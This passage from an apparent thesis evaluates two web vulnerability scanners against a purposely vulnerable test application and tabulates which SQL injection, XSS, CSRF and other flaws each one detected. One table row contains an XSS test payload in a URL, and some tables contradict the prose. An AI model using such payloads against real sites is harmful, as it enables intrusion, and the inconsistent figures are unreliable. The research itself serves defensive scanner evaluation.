However, in order to understand the logic behind the WAVS for further assessment, the functionality and testing strategy should be reviewed.

Table: 5.2 WAVS Features According to WASSEC

WAVS Feature – updated list of WAVS features according to WASSEC
Risk – web application risk to be tested by WAVS

WAVS Feature	Risk
Authentication	1. Brute Force 2. Insufficient Authentication 3. Weak Password Recovery Validation 4. Lack of SSL On Login Pages 5. Auto-complete Not Disabled On Password Parameters
Authorization	1. Credential/Session Prediction 2. Insufficient Authorization 3. HTTP Verb Tampering 4. Insufficient Session Expiration 5. Session Fixation 6. Session Weaknesses
Client-side Attacks	1. Content Spoofing 2. Cross-Site Scripting 3. Cross-Frame Scripting 4. HTML Injection 5. Cross-Site Request Forgery 6. Flash-Related Attacks
Command Execution	1. Format String Attack 2. LDAP Injection 3. OS Command Injection 4. SQL Injection 5. SSI Injection 6. XPath Injection 7. HTTP Header Injection / Response Splitting 8. Remote File Includes 9. Local File Includes 10. Potential Malicious File Uploads
Information Disclosure	1. Directory Indexing 2. Information Leakage 3. Path Traversal 4. Predictable Resource Location 5. Insecure HTTP Methods Enabled 6. WebDAV Enabled 7. Default Web Server Files 8. Testing and Diagnostics Pages 9. Front Page Extensions Enabled 10. Internal IP Address Disclosure

5.3 Automated Scanning Functionality

WAVS search for web-application-specific vulnerabilities and look for software coding errors, such as illegal input strings and buffer overflows. The first task performed by WAVS is crawling the web application. This process collects all the pages of the web application and creates an indexed list of all visited web pages. The next step is an active analysis of a web application by simulating attacks on it. WAVS generates malicious inputs (payloads) and checks the corresponding response from the application. The response can contain error messages or attack-specific keywords that correspond to each type of attack [7].

WAVS have their strengths and limitations. Starting from the crawling phase, WAVS face some difficulties; they fail to entirely crawl the web application or to go to the entire depth of it because of their seemingly random approach of link traversal. Without proper indexing of all available web pages, the tool cannot guarantee finding all possible flaws [97].

WAVS not only fail to go to the entire depth of the web application, but also have problems with indexing pages that use JavaScript and AJAX [98]. For example, Google advises developers to keep the functionality simple in order to enhance search crawling: "Use a text browser such as Lynx [99] to examine your site, because most search engine spiders see your site much as Lynx would. If fancy features such as JavaScript, cookies, session IDs, frames or Dynamic HTML (DHTML) [100] keep you from seeing all of your site in a text browser, then search engine spiders may have trouble crawling your site" [101]. AJAX-based applications rely on stateful asynchronous client/server communication, and client-side runtime manipulation of the Document Object Model (DOM) tree. This not only makes them fundamentally different from traditional web applications, but also more error-prone and harder to test. One way to simulate a web user and gain access to dynamic states of AJAX applications automatically is by adopting a web crawler capable of detecting and firing events on clickable elements on the web interface. Such a crawler should be able to crawl through different User Interface (UI) states and infer a model of the navigational paths and states [98]. AJAX crawlers should be able to generate and execute different event sequences as well as different (random or user-specified) input data. This is an additional difficulty for WAVS.

Another problem is detecting Stored SQLI and XSS vulnerabilities. In order to detect these attacks, the WAVS should be able to imitate Second Order SQLI and Persistent XSS attacks. Stored attack is a form of chained attacks, as it requires two or more steps to complete the attack. Firstly the payload should be stored in the database to be executed in a next stage. At this stage, the payload is not yet executed. In the second step, the payload should be found by following a specific sequence of steps and executed. Typically, the WAVS have difficulties with following the specific sequence of steps; thus, they overlook the vulnerabilities.

One example of this is when a customer adds a product review to the database in an online store. To mimic this behavior and check if the function responsible for these actions is vulnerable, the scanner should perform the following steps:

1. Crawl web site and find the page *'Review Product'* that has a form, which will be submitted to add review.
2. Insert the payload A to the database
3. Follow *'Continue to product details'* link.
4. Analyze the HTTP response in '*Product Details'* page.

The payload is stored in the database in step 2, but it is not exploited immediately. In step 3 the scanner analyzes the response and reports vulnerability. But, suppose there is no direct path to the *'Product Details'* page from the *'Review Product'* page. In that case, while the scanner is visiting the other vulnerable pages, the payload A can be overwritten by payload B, and the first vulnerability on the *'Review Product'* page stays undetected by the analyzer component of the scanner.

Security Misconfiguration is another challenge for WAVS. In fact, there are several ways in which web application can be vulnerable to Security Misconfiguration, including application logic faults due to poor coding practices, irrespective of the technology used for implementation, or the security of the web server or the back-end database. Protection mechanisms could be deployed at the host, network, application, and server levels. It is a very complex job to audit all these protective mechanisms. Therefore, WAVS usually implement attack vectors, finding some vulnerabilities, but missing most of them. The tool, for example Security Configuration Assistant for Apache, MySQL or PHP (SCAAMP) [102], can assist in finding and fixing security misconfiguration vulnerabilities in web applications, but it doesn't cover the whole range of possible security misconfiguration flaws.

This section makes clear that the detection rate of WAVS may vary depending on the architecture of WAVS, implementation of crawling and attacking modules, as well as the availability of attacking vectors responsible for different vulnerability types.

Next we will examine the architecture of two WAVS that we evaluate in this thesis.

5.4 QualysGuard Web Application Scanner (WAS) Overview

QualysGuard Web Application Scanning (WAS) [10] is a web application vulnerability scanner that identifies web application vulnerabilities in the OWASP Top Ten report, like SQL injection, cross-site scripting (XSS) URL redirection, and others. The tool allows users to:

- Crawl web applications and scan them for vulnerabilities.
- Identify web applications' handling of sensitive or secret data.
- Customize authentication, black/white lists, robots.txt, sitemap.xml and more.
- View reports with recommended security coding practice and configuration.

The web application scanning lifecycle assists users with managing security and compliance through web application creation, scanning, reporting and remediation (see Figure 5.1). Firstly, the web applications are discovered, the hosting and server are checked for availability, and then the tool catalogs all the web applications in their environment. At step 3, the scanning module performs the tests and attacks. Finally, the report is created.




Figure: 5.1 QualysGuard WAS Web Application Scanning Lifecycle

Scanning module is responsible for detection of custom web application vulnerabilities including:

- OWASP Top 10 Vulnerability types: SQL injection, cross-site scripting (XSS), source disclosure, directory traversal and more
- Checks web applications' handling of sensitive or secret data
- Reports on recommended secure coding practice and configuration
- Differentiates exploitable fault-injection problems from simple information disclosure

It supports scanning HTML web applications with JavaScript and embedded Flash and also has the capability to customize scanning options:

- Customizes crawling
- Supports common authentication schemes
- Performs brute force attacks using pre-defined and custom password lists
- Profiles custom web application behaviors
- Configures scanning performance with customizable performance level

The final step is reporting and review. The reporting engine breaks down problems into types of vulnerabilities, such as XSS or SQLI for a single web site. It also generates a summary of vulnerability information across groups of web applications. QualysGuard WAS introduces a mechanism for managing user access to individual web application scans in order to accommodate different workflows for remediation and testing.

5.5 Acunetix Web Vulnerability Scanner (WVS) Overview

Acunetix Web Vulnerability Scanner (WVS) [11] is an automated web application security-testing tool that audits web applications by checking for vulnerabilities like SQL Injections, Cross-Site Scripting and other exploitable hacking vulnerabilities. In general, Acunetix WVS scans any website or web application that is accessible via a web browser and uses the HTTP/HTTPS protocol.

Acunetix WVS works in the following manner:

1. The Crawler analyzes the entire website by following all the links on the site and in the robots.txt file and sitemap.xml (if available). WVS will then map out the website structure and display detailed information about every file. If Acunetix AcuSensor Technology is enabled, the sensor will retrieve a listing of all the files present in the web application directory and add the files not found by the crawler to the crawler output. Such files usually are not discovered by the crawler as they are not accessible from the web server, or not linked through the website. It also analyses hidden application files, such as web.config.
2. After the crawling process, WVS automatically launches a series of vulnerability attacks on each page found, emulating a hacker. Also, WVS analyzes each page for places where it can input data, and subsequently attempts all the different input combinations. This is the Automated Scan Stage.
3. During the scan process, a port scan is also launched against the web server hosting the website. If open ports are found, Acunetix WVS will perform a range of network security checks against the network service running on that port.
4. As vulnerabilities are found, Acunetix WVS reports these in the 'Alerts' node. Each alert contains information about the vulnerability, such as POST variable name, affected item,

HTTP response of the server and more. Recommendations on how to fix the vulnerability are also shown.

5. If open ports are found, they will be reported in the 'Knowledge Base' node. The list of open ports contains information such as the banner returned from the port and if a security test failed.

6. After a scan has been completed, it can be saved to file for later analysis and for comparison to previous scans. Using the Acunetix reporter, a professional report can be created, summarizing the scan.

5.6 Conclusion

There are some commercial WAVS available in the market. In this chapter two of them are reviewed: QualysGuard Web Application Scanner (WAS) and Acunetix Web Vulnerability Scanner (WVS). Both WAVS follow the common strategy: firstly they crawl the victim web site, then they create and insert payloads, and finally they analyze the response. These commercial WAVS compete against each other for market share, and therefore do not want to disclose their limitations or restrictions. The decision to use QualysGuard WAS and Acunetix WVS in evaluation reports was made based on the features they provide: they identify all types of vulnerabilities listed in OWASP Top Ten report; they support authentication schemes [12]; and they support web applications with JavaScript and AJAX. In Chapter 6, the scanning approach of the MusicStore web application is reviewed, which is designed as a test bed for evaluation of WAVS and contains the features discussed earlier.

Chapter 6

Evaluation Environment and Setup

6.1 Introduction

To reveal shortcomings of Web Application Vulnerability Scanners (WAVS), a reliable method should be employed. In order for an experiment to achieve meaningful results, the server and the vulnerabilities used and targeted in the experiment should be accessible and easy to modify. In this experiment, an independent web application, MusicStore, is tested, which is developed to be used as a test bed for evaluation of QualysGuard WAS and Acunetix WVS and consists of manageable features to correspond to testing needs.

For this type of experiment, it is important to have full access to the vulnerabilities, as well as the ability to view and modify them. In this way, the vulnerabilities can be confirmed as correctly identified or misidentified, and the code can be analyzed to see why certain vulnerabilities may have been omitted. Using a controlled web server is beneficial because it provides a web application environment that will remain unchanged and consistent during the testing process. The MusicStore environment and technologies are discussed in Section 6.2.

Thorough testing methods should be used in order to expose WAVS flaws and limitations. Section 6.3 describes the main phases of the testing method used for the experiment. Both QualysGuard WAS and Acunetix WVS scanned the MusicStore in default mode.

6.2 Evaluation Environment

The evaluation of WAVS is conducted using the MusicStore Web Application as a test bed. It is Java-based application, and it is deployed on the Apache Server. The application uses a database on an Oracle database management server to store the data for the web site in its tables. Because of the widespread use and popularity of those technologies, they are chosen as the underlying architecture of the MusicStore.

Apache has consistently been the most popular HTTP server since 1995. The latest web server survey conducted in May 2012 [103] found that Apache owns 64.20% of the market share for top servers across all domains.

Oracle database is a relational database, which is used extensively all over the world; it is one of the most popular databases around the world [104]. It runs on every platform known, from a mainframe to a Mac.

Java is currently one of the most popular programming languages in use, particularly for client-server web applications, according to Tiobe [105]. The Java rating is 16.599%, calculated based on worldwide availability of skilled engineers, courses, and third party vendors. The most popular search engines, such as Google, Bing, Yahoo!, Wikipedia, Amazon, YouTube and Baidu, are used to calculate its ratings.

The decision to use the popular technologies makes it possible to apply the result of WAVS evaluation to the majority of web applications available currently on the web.

6.3 Evaluation Setup

Before the testing procedure, Web Application is restored to its original state. The setup consists of the following steps:

- Preparation
- Execution
- Counting and Classification of The Results
- Analysis

6.3.1 Preparation

The Preparation phase consists of setting up two nodes, client and server, that are deployed on two machines. The first computer is acting like a web server; this is where the web application and Oracle database server resides. The Acunetix WVS is installed on the other computer, which is acting like a client. QualysGuard WAS testing is done in a different manner. Due to the fact that it is a managed service, the sites to be scanned are ordered and the reports are received from the service provider.

The Preparation consists of the following steps:

- Count and classify vulnerabilities in web application before the initial test.
- Put the database server and the web server in an initial state. This state includes seven products, two regular users and one administrator user in database, and seven images for each product on the web server.
- Delete all client-side and server-side cookies.

6.3.2 Execution

Both WAVS support identification of web application vulnerabilities in the OWASP Top Ten approach, including dynamic and static search lists, links crawling, brute force and authentication.

The Execution consists of the following steps:

- Clean the history of previous scan results.
- Run the scanner in default mode.
- Set up authentication mechanism; provide user login and password information.
- Save the reported results and the data (payloads) in the database for further analysis.

Both WAVS are configured by using default settings, which allows running WAVS without major configuration. However, the settings of the WAVS in default mode are adjusted to ensure that each scanner achieves optimal results for every type of vulnerability from OWASP Top Ten report.

6.3.3 Counting and Classification of the Results

After the results of WAVS tests are generated, they should be reviewed and organized in groups: ***Detected***, ***False Positive*** and ***False Negative***. Additionally, it is important to review the types of vulnerabilities found by WAVS to verify that all settings are configured correctly.

Counting and Classification of the Results consist of the following steps:

- Count the ***Detected*** vulnerabilities, those that are found by WAVS, and compare to actual vulnerabilities report.

  Count ***False Positive*** results, where ***False Positive (FP)*** group represents the following results:

  ✓ The vulnerabilities that are reported by WAVS but are not actually presented in the MusicStore web application. For this type of ***False Positive*** vulnerabilities, the abbreviation ***TFP*** (***True False Positive***) is used.

  ✓ The vulnerabilities marked as ***'Possible'*** means that the findings are not necessarily marked as vulnerabilities, but they state the possibility of a flaw or specific vulnerability type in the MusicStore that are not presented in the application. Those findings are considered as ***'Maybe'.***

  - ✓ Flaws, reported previously in the same vulnerability type, but with different description are named ***'Duplicate'.***

- Count ***False Negative*** results ***(FN)***, which represent the vulnerabilities missed by WAVS.

6.3.4 Analysis

The analysis needs to be conducted to unveil why specific vulnerabilities are being detected while the others are missed. For each vulnerability in the scan report, the payload and the response received from the web application server are included. In the analysis stage, all this information is reviewed to verify the correctness of reported results and to discover the WAVS scanning approach. Once the approach is discovered, mistakes in its functionality can be identified, and explanations can be given for any limitations in its techniques.

In regard to client and server cookies, database entries are taken into account while conducting the analysis. The analysis stage can suggest areas that require further research to improve WAVS detection rates.

6.4 Conclusion

This chapter discussed the importance of choosing a proper evaluation environment and setup. The testing approach, presented in detail, is sound and can produce significant results. In the next chapter, the WAVS scan reports are reviewed to determine which vulnerabilities and which vulnerability types from the OWASP Top Ten report are detected.

Also, by analyzing the data obtained through running WAVS against MusicStore, the main areas where WAVS require improvements can be revealed.

Chapter 7

Evaluation of Web Application Vulnerability Scanners (WAVS)

7.1 Introduction

Two WAVS, QualysGuard WAS (Q) and Acunetix WVS (A), were tested using the MusicStore web application. According to the "Implementation of a Web Application for Evaluation of Web Application Security Scanners" report [106], the biggest challenge for these two WAVS was the difficulty to exploit stored and multi-step vulnerabilities. This resulted in a high rate of ***False Negative*** results. On the other hand, ***False Positives*** were mostly caused by ***'Duplicates'*** and ***'Possible'*** vulnerabilities.

The results of running WAVS against web application are shown in Table 7.1. The Table contains the following data:

- The first column represents the vulnerabilities presented in the test suite. (Top Ten OWASP Vulnerabilities)
- The second column shows the different types of a vulnerability presented in the first column.
- The third column contains the total number of vulnerabilities of each type that exist in MusicStore.
- The fourth column contains the number of vulnerabilities detected by WAVS.
- The fifth column is named ***False Positive (FP)***. The list includes the ***True False Positive (TFP)*** vulnerabilities that are reported by WAVS, but not actually presented in the MusicStore; the vulnerabilities marked as ***'Possible'*** are considered as either ***'Maybe'*** or ***'Duplicates'*** and these were reported previously in the same type but with different description.
- The last column represents ***False Negative (FN)*** results, the vulnerabilities missed by the WAVS.

Table 7.1: Results of WAVS assessment

OWASP Vulnerabilities	Vulnerability Kind	Total	Detected		FP		FN	
			Q	A	Q	A	Q	A
SQL Injection	First Order	2	2	0	0	1	0	2
	Second Order	4	0	0	0	0	4	4
XSS	Non-Persistent XSS	10	10	9	10	36	0	1
	Persistent XSS	4	3	1	3	1	1	3
	DOM XSS	4	1	3	0	0	3	1
Broken Authentication	Password Guessing	1	0	0	0	0	1	1
	Brute Force	1	1	1	0	0	0	0
Insecure Direct Object Reference		1	1	1	0	0	0	0
CSRF		11	4	0	8	0	7	11
Security Misconfiguration	Password sent via GET method	2	0	0	0	0	2	2
	Web Server DDoS	2	2	0	2	0	0	2
	Sensitive Data display	1	0	0	0	0	1	1
Insecure Cryptographic Storage	Secure data is in plain text	5	2	0	0	0	3	5
	Session	2	2	2	0	0	0	0
Failure to Restrict URL Access		1	0	0	0	0	1	1
Insufficient Transport Layer Protection	Insecure session cookie	1	1	1	0	0	0	0
	Non-encrypted connection	1	1	1	0	0	0	0
	Non-encrypted sensitive data	5	0	0	0	0	0	0
Un-validated Redirect and Forward		1	1	0	0	0	0	1
		59						

The evaluation details can be found in Section 7.2. An analysis of limitations observed from scan results are presented in Section 7.3.

7.2 Evaluation Results

The following sections summarize the results obtained from testing WAVS using the MusicStore web application. Section 7.2.1 shows the details of ***Detected*** vulnerabilities presented in scan reports, while Section 7.2.2 summarizes the ***False Positive*** findings obtained by comparing the flaws presented in the application with the scanning results.

7.2.1 Results of Detected and False Negative Vulnerabilities

This chapter presents detailed results for each vulnerability type from OWASP Top Ten report, obtained from running WAVS against MusicStore. Table 7.2 - Table 7.11 contain the following data:

- The first column represents the number of vulnerabilities. It simplifies the counting of the overall number of flaws.
- The second column represents the vulnerability types from the OWASP Top Ten report presented in the MusicStore.
- The third column shows the different kinds of a vulnerability type presented in first column.
- The fourth column contains the path in the web application, where the specific vulnerability can be found. The details of vulnerability's implementation and exploiting mechanism can be found in Chapter 3 Section 3.4.
- The fifth column represents the vulnerable parameter. By manipulating its value, the attacker can exploit the flaw.

- The sixth column shows the results of running the WAVS for each vulnerability. The cell is green if a scanner found the vulnerability; otherwise it is red.

➢ *SQL Injection (SQLI) Results*

Table 7.2 represents the SQLI results of both WAVS for vulnerabilities that are actually presented in the MusicStore web application.

Table 7.2: SQLI Vulnerabilities Detection Results

	Vuln.	Vuln. Kind	Vulnerability Path	Vulnerable Parameter	WAVS	
					Q	A
1	SQLI	First Order	/validation/displayPasswordRecovery	emailAddress	🟩	🟥
2	SQLI	First Order	/validation/displayPasswordRecovery	answer	🟩	🟥
3	SQLI	Second Order	/user/account/displayAccountDetails	country	🟥	🟥
4	SQLI	Second Order	/user/account/displayAccountPassword	answer	🟥	🟥
5	SQLI	Second Order	/user/review/displayReview	title	🟥	🟥
6	SQLI	Second Order	/user/review/displayReview	message	🟥	🟥

As shown in Table 7.2, some SQLI flaws were missed. The lowest number of missed SQLI vulnerabilities was First Order SQLI kind (2 of 6), which was the easiest to detect. Despite that fact, Acunetix WVS missed all of them. Additionally, both WAVS failed to find second order SQLI vulnerabilities.

The overall detection rate was 33.3% for the SQLI vulnerability type. The overall detection rate is calculated as the number of vulnerabilities detected by both WAVS of each type over the total number of vulnerabilities of each type in MusicStore.

➢ ***Cross-Site Scripting (XSS) Results***

Both WAVS were able to show good results on XSS vulnerability detection. Table 7.3 represents the XSS results.

QualysGuard WAS discovered all Non-Persistent XSS vulnerabilities (10 out of 10). Acunetix WVS's results were very impressive, too (9 out of 10).

The overall rate for Non-Persistent XSS is 100%, which is the highest possible result. QualysGuard WAS missed one Persistent XSS, while Acunetix WVS missed 3 of 4. Overall, 3 of 4 Persistent XSS vulnerabilities were detected by WAVS, which make the overall Persistent XSS rate 75%.

Only QualysGuard WAS, with an overall rate of 100%, detected JavaScript XSS vulnerability.

Acunetix WVS was able to detect all AJAX vulnerabilities (3 out of 3), which is very impressive, because the AJAX XSS vulnerabilities' detection mechanism is relatively new. QualysGuard WAS missed all AJAX XSS flaws.

Overall detection rate for XSS vulnerabilities is 94.4%.

Table 7.3: XSS Vulnerabilities Detection Results

	Vuln.	Vuln. Kind	Vulnerability Path	Vulnerable Parameter	WAVS	
					Q	A
1	XSS	Non-Persistent	/registration/displayUserRegistration	firstName	🟩	🟩
2	XSS	Non-Persistent	/registration/displayUserRegistration	lastName	🟩	🟩
3	XSS	Non-Persistent	/registration/displayUserRegistration	emailAddress	🟩	🟥
4	XSS	Non-Persistent	/registration/displayUserRegistration	companyName	🟩	🟩
5	XSS	Non-Persistent	/registration/displayUserRegistration	address1	🟩	🟩
6	XSS	Non-Persistent	/registration/displayUserRegistration	address2	🟩	🟩
7	XSS	Non-Persistent	/registration/displayUserRegistration	city	🟩	🟩
8	XSS	Non-Persistent	/registration/displayUserRegistration	state	🟩	🟩
9	XSS	Non-Persistent	/registration/displayUserRegistration	zip	🟩	🟩
10	XSS	Non-Persistent	/registration/displayUserRegistration	country	🟩	🟩
11	XSS	Persistent	/user/account/ displayAccountDetails	country	🟩	🟩
12	XSS	Persistent	/user/review/displayReview	title	🟩	🟥
13	XSS	Persistent	/user/review/displayReview	message	🟩	🟥
14	XSS	Persistent	/user/account/displayAccountPassword	answer	🟥	🟥
15	XSS	DOM JavaScript	/email/join_email_list.jsp?name=%3Cscript%3Ealert%28%22DOM%20XSS%22%29%3C/script%3E	name	🟩	🟥
16	XSS	DOM AJAX	/email/join_email_list.jsp?name=guest	firstName	🟥	🟩
17	XSS	DOM AJAX	/email/join_email_list.jsp?name=guest	lastName	🟥	🟩
18	XSS	DOM AJAX	/email/join_email_list.jsp?name=guest	emailAddress	🟥	🟩

➢ ***Broken Authentication and Session Management Results***

In MusicStore, two vulnerabilities of this type are presented. Table 7.4 represents results of discovering the Broken Authentication and Session Management vulnerabilities by both WAVS.

Table 7.4: Broken Authentication and Session Management Vulnerabilities Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vulnerable Parameter	WAVS	
					Q	A
1	Broken Authentication	Password Guessing	/validation/displayPasswordRecovery	answer	🟥	🟥
2	Broken Authentication	Brute Force	/user/validation/validateUser	j_password/ j_username	🟩	🟩

The first flaw is vulnerability with weak password recovery model. Both WAVS missed this vulnerability.

Nevertheless, both WAVS easily discovered the second vulnerability because it had plain brute force attack possibility. This makes Brute Force vulnerability rate 100%.

Hence, overall detection rate for Broken Authentication and Session Management flaw type is 50%.

➢ ***Insecure Direct Object Reference Results***

In MusicStore, one vulnerability of this type is presented. Table 7.5 shows the results of the test.

Table 7.5: Insecure Direct Object Reference Vulnerability Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vulnerable Parameter	WAVS	
					Q	A
1	Insecure Direct Object Reference		/partners	letter	🟩	🟩

Both security WAVS were able to detect this type of vulnerability. The overall detection rate of Insecure Direct Object Reference vulnerability type is 100%.

➢ ***Cross-Site Request Forgery (CSRF) Results***

Table 7.6: Cross-Site Request Forgery (CSRF) Vulnerabilities Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vulnerable Parameter	WAVS	
					Q	A
1	CSRF		/user/order/displayInvoice		🟥	🟥
2	CSRF		/user/order/displayUserCart		🟥	🟥
3	CSRF		/user/order/completeOrder		🟥	🟥
4	CSRF		/user/account/displayAccount		🟥	🟥
5	CSRF		/user/account/displayAccountDetails		🟩	🟥
6	CSRF		/user/account/displayAccountPassword		🟩	🟥
7	CSRF		/user/account/updateUserPassword		🟥	🟥
8	CSRF		/user/account/updateUserDetails		🟥	🟥
9	CSRF		/user/review/displayReview		🟩	🟥
10	CSRF		/user/review/addReview		🟥	🟥
11	CSRF		/cart/displayCart		🟩	🟥

MusicStore contains eleven vulnerabilities of this type. Table 7.6 shows the results of the test.

QualysGuard WAS found only 4 CSRF vulnerable links.

Acunetix WVS didn’t show any results for this type of vulnerability.

The overall detection rate of Cross Site Request Forgery vulnerability type is 36.3%.

➢ *Security Misconfiguration Results*

The MusicStore application contains 5 Security Misconfiguration Vulnerabilities. Table 7.7 shows the results of the test.

Table 7.7: Security Misconfiguration Vulnerabilities Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vuln. Param.	WAVS	
					Q	A
1	Security Misconfiguration	POST vs GET	/user/account/updateUserPassword?password=falsepass&answer=black		🟥	🟥
2	Security Misconfiguration	POST vs GET	/validation/passwordRecovery?emailAddress=test%40test.com&answer=black		🟥	🟥
3	Security Misconfiguration	Slow HTTP headers DDoS attack	/validation/displayPasswordRecovery		🟩	🟥
4	Security Misconfiguration	Slow HTTP POST DDoS attack	/validation/displayPasswordRecovery		🟩	🟥
5	Security Misconfiguration	Sec. data displayed in Response	/validation/displayPasswordRecovery		🟥	🟥

The two vulnerabilities missed by QualysGuard WAS in this type are based on insecure data handling by the web server, which is able to process requests sent by the GET method. Thus, WAVS was able to detect 2 out of 5 vulnerabilities.

The Acunetix WVS missed all Security Misconfiguration vulnerabilities.

The overall detection rate for Security Misconfiguration vulnerability type is 40%.

➢ *Insecure Cryptographic Storage Results*

In the MusicStore application, 7 vulnerabilities of Insecure Cryptographic Storage type are presented. Table 7.8 shows the results of discovering these flaws after running WAVS.

Both Acunetix WVS and QualysGuard WAS discovered session flaws (2 out of 2). Both WAVS recommend setting the '*secure*' flag to the application cookies. Although, in general, this recommendation is useful, it doesn't make sense if an application doesn't use HTTPS. The detection rate of each WAVS for this kind of Insecure Cryptographic Storage vulnerability is 100%.

Although QualysGuard WAS tested the possibility of sending credit card information securely, ~~but~~ it missed the same type of vulnerability: secure processing password and the answer to a secret question.

The result for QualysGuard WAS for this kind of Insecure Cryptographic Storage vulnerability is 40%.

The overall detection rate for Insecure Cryptographic Storage vulnerability type is 57%.

Table 7.8: Insecure Cryptographic Storage Vulnerabilities Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vuln. Param.	WAVS	
					Q	A
1	Insecure Cryptographic Storage	Secure data is in plain text	/user/account/displayAccountDetails	creditCardNumber	🟩	🟥
2	Insecure Cryptographic Storage	Secure data is in plain text	/registration/displayUserRegistration	creditCardNumber	🟩	🟥
3	Insecure Cryptographic Storage	Secure data is in plain text	/user/account/displayAccountPassword	password	🟥	🟥
4	Insecure Cryptographic Storage	Secure data is in plain text	/registration/displayUserRegistration	password	🟥	🟥
5	Insecure Cryptographic Storage	Secure data is in plain text	/validation/displayPasswordRecovery	answer	🟥	🟥
6	Insecure Cryptographic Storage	Session	Session cookie does not contain the ‘secure’ attribute		🟩	🟩
7	Insecure Cryptographic Storage	Session	Session cookie does not contain the ‘HTTPOnly’ attribute		🟩	🟩

➢ ***Failure to Restrict URL Access Results***

MusicStore presents one vulnerability of this type. Table 7.9 shows the results of the test.

Table 7.9: Failure to Restrict URL Access Vulnerability Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vuln. Param.	WAVS	
					Q	A
1	Failure to Restrict URL Access		/user/account/displayAccountDetails		🟩	🟩

MusicStore protects all data under *'/user'* directory. After user is authenticated, web application makes it possible to access hidden *'/userAccess.jsp'* web page.

Both Acunetix WVS and QualysGuard WAS failed to discover this vulnerability.

As a result, the overall detection rate for Failure to Restrict URL Access vulnerability type is 0%.

➢ ***Insufficient Transport Layer Protection Results***

MusicStore contains 7 vulnerabilities of Insufficient Transport Layer Protection type. Table 7.10 shows the results of the test.

Acunetix WVS and QualysGuard WAS were able to detect insecure cookie vulnerability (1 out of 1).

The detection rate of each scanner for this kind of Insufficient Transport Layer Protection vulnerability is 100%.

In the MusicStore application, the login form is submitted via HTTP, not HTTPS, thus using non-encrypted connection. Both WAVS found this flaw.

Table 7.10: Insufficient Transport Layer Protection Vulnerabilities Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vuln. Param.	WAVS	
					Q	A
1	Insufficient Transport Layer Protection	Session	Session cookie does not contain the 'secure' attribute		🟩	🟩
2	Insufficient Transport Layer Protection	Non-encrypted connection	/user/validation/validateUser		🟩	🟩
3	Insufficient Transport Layer Protection	Non-encrypted sensitive data	/user/account/displayAccountDetails	creditCardNumber	🟥	🟥
4	Insufficient Transport Layer Protection	Non-encrypted sensitive data	/registration/displayUserRegistration	creditCardNumber	🟥	🟥
5	Insufficient Transport Layer Protection	Non-encrypted sensitive data	/user/account/displayAccountPassword	password	🟥	🟥
6	Insufficient Transport Layer Protection	Non-encrypted sensitive data	/registration/displayUserRegistration	password	🟥	🟥
7	Insufficient Transport Layer Protection	Non-encrypted sensitive data	/validation/displayPasswordRecovery	answer	🟥	🟥

However, they missed all other vulnerabilities where confidential data transfer was implemented without encryption. Although QualysGuard WAS was able to detect that credit card information is handled insecurely, it didn't create a reference to OWASP's

"Insufficient Transport Layer Protection" vulnerability type. Thus, thus the finding wasn't marked as green.

The detection rate of each scanner for non-encrypted connection kind of Insufficient Transport Layer Protection vulnerability type is 16.6%.

The overall detection rate for Insufficient Transport Layer Protection vulnerability type is 28.5%.

➢ ***Un-validated Redirect and Forward Results***

MusicStore has one vulnerability that describes Un-validated Redirection and Forwarding. Table 7.11 shows the results of the test.

QualysGuard WAS detected this vulnerability; thus, its detection rate of Un-validated Redirect and Forward vulnerability is 100%.

Acunetix WVS didn't report any findings; its detection rate of Un-validated Redirect and Forward vulnerability is 0%.

Table 7.11: Un-validated Redirect and Forward Vulnerability Detection Results

	Vulnerability	Vuln. Kind	Vulnerability Path	Vuln. Param.	WAVS	
					Q	A
1	Un-validated Redirect and Forward		/partners/displayParnerLetter	site	🟩	🟥

The overall detection rate by both WAVS for Insufficient Transport Layer Protection vulnerability type is 100%.

7.2.2 Results of False Positive Vulnerabilities

As described in Section 7.1, ***False Positive*** is considered a vulnerability that is classified as ***'True False Positive' (TFP)***, ***'Maybe'***, or ***'Duplicate'***. Tables 7.12 - 7.15 represent these vulnerabilities and contain the following data:

- The first column represents the number of vulnerabilities. It simplifies the counting of the overall number of flaws.
- The second column shows the WAVS.
- The third column contains the status of the vulnerability: ***'TFP'***, ***'Maybe'***, or ***'Duplicate'***.
- The fourth column represents the vulnerability types from the OWASP Top Ten report presented in the MusicStore.
- The fifth column contains the path in the web application where the specific vulnerability can be found. The details of the vulnerabilities and exploiting mechanisms can be found in Chapter 3, Section 3.4.
- The sixth column represents the vulnerable parameter. By manipulating its value, the attacker can exploit the vulnerability.

Each scanner reported a different set of ***False Positives***. That is why separate tables are created for each ***FP*** type of vulnerability.

➢ ***True False Positive Results***

